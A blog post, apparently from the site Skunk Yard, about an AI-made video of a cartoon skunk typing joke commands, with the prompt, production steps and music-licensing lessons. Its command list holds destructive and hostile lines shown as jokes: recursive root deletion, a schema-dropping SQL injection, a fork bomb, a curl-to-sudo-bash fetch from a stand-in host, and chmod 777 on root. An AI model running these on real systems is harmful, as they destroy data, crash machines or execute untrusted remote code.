A video from one prompt: the skunk who types what you should never run

Every new post on Skunk Yard is going to get a short video. This is the first one: 30 seconds of the skunk from the logo typing terminal commands you should never run. It came from one prompt and two revisions, and the prompt is published so you can try it yourself.
Watch it on YouTube (30 seconds, with sound).
The prompt
This is the whole prompt. The first paragraph came first; the second and third are revisions, given after watching the first version.
Create a cute 30-second video for skunkyard.com. The skunk from our logo runs across the yard for a bit, then hops behind a laptop showing a terminal, puts on a ponytail-guy T-shirt, and starts typing code. Have the code run a series of funny commands, like
rm -rf /*, and apsqlcommand that looks correct but actually deletes all the tables, in the spirit of Little Bobby Tables. Add a couple more commands that are well-known exploits or laughable code.Set it to music: look for open-source or free-to-use music, punk preferably, and use a CC0 track.
End the video with credits: "brought to you by skunkyard.com", clickable if that's possible, followed by the attribution for the song.
It's also on GitHub, in the prompts folder of the open-source repository. Every prompt behind an experiment here will go there.
What came out
Claude picked four more commands to go with the two in the prompt. The skunk types all six, and the terminal answers each one:
sudo rm -rf /*psql -c "INSERT INTO students VALUES ('Robert'); DROP SCHEMA public CASCADE;--');":(){ :|:& };:, the bash fork bombcurl -s https://totally-legit.example/install.sh | sudo bashsudo chmod -R 777 /git commit -am "fix" && git push --force origin main
How it was made
- Draw the scene as a web page. A Python script reuses the skunk from the logo's drawing code and writes an animated HTML page: the yard, the laptop, the terminal, and the timing of each command.
- Record it frame by frame. A short script opens that page in a headless browser, steps the animation through all 900 frames (30 a second), and screenshots each one.
- Add the music. ffmpeg joins the frames with the first 30 seconds of the track into a 1280 × 720 MP4 of about 2.6 MB.
No video editor and no paid tools: Python, a browser, and ffmpeg, all free.
What we learned
- A video can't hold a link. The prompt asked for a clickable
credit. An MP4 has no links, so the credits show
skunkyard.comas text, and the clickable link goes in the text of each post. - Free music has a license per track. The same music site lists tracks under different licenses. CC0 is free to use. CC BY is fine with a credit naming the artist and license. Anything marked NoDerivatives (ND) or NonCommercial (NC) is out: putting music under video counts as changing it.
- Credit the music anyway. The track is CC0, so credit isn't required. The credits name it anyway: Crate Punks OST by Shuhei Yasuda, from opengameart.org.
- Keep videos out of git. The script rebuilds the MP4, so the repository holds the code and YouTube holds the video.
- Watch, then revise. The music and the credits came from watching the first version, not from the first prompt. A short prompt plus two revisions was faster than one long prompt written up front.
What's next
A video for each new post, sent to every social network that can take one for free. YouTube came first; the rest are being set up now.